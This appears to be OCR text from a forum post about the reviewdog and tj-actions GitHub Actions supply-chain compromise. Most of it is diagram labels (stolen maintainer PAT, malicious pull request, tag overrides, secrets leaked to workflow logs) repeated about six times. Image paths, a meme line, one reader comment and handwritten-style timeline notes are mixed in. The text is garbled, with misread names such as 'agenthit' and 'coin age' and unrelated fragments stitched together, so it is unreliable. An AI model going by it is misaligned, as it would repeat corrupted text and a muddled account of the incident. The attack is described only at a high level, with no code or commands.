

Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
March 14th
16:37:00 UTC
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Used in workflow of
Secrets printed to workflow logs
LOG


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
March 14th
16:37:00 UTC
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
March 14th
16:37:00 UTC
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
March 14th
16:57:00 UTC
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
Used in workflow of
LOG


ALL RIGHT CHUMS, TIME'S UP, LET'S DO THIS!
LEEROOOOOOOOOOOOOOOOOOOOY JEEEEEEEENKIIIIIIIIIIIIIIIIIINS!!!!!


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
March 14th
16:57:00 UTC
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
LOG
Used in workflow of

Nuke Alert



Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override: multiple tags
Secrets printed to workflow logs
LOG
Used in workflow of

Repository access

Repository access

Repository access

Repository access

Invite disposable

SubstantialMeet3389 • 4mo ago

how is someone supposed to understand such diagrams? and what are they basically for?

1 Reply Award Share ...


Dependency

Secrets leaked to attacker

coin age

Used in workflow of


tj-actions/ eslint-changed-files




LOG

Secrets printed to workflow logs


BRAIN FRIED


TJ-actions
Tag V1
Reviewdog
Push
Spotbugs/spotbugs
actual entry. How?
Push shit, leak
invite
jurkotavak
??
more shit!


- user
- Chron order
- repo
- Leaks
- Malicious Activity
14.03
Coinbase/agenthit
3
Spotbugs/spotbugs
1
???!
invite to org
Push malicious workflow
2
Jurkaotavak
creds leak
4
hard-push tag to bad commits
6
TJ-actions/changed-files
TJ-actions/eslint-changed-files
creds leak of changed-files
reviewdog/action-setup
7
2Chains
8
maske
5
Irma
11.03
Fork & bad commits reviewdog/action-setup
Fork & bad commits TJ-actions/changed-files
Fork & bad commits Coinbase/agenthit

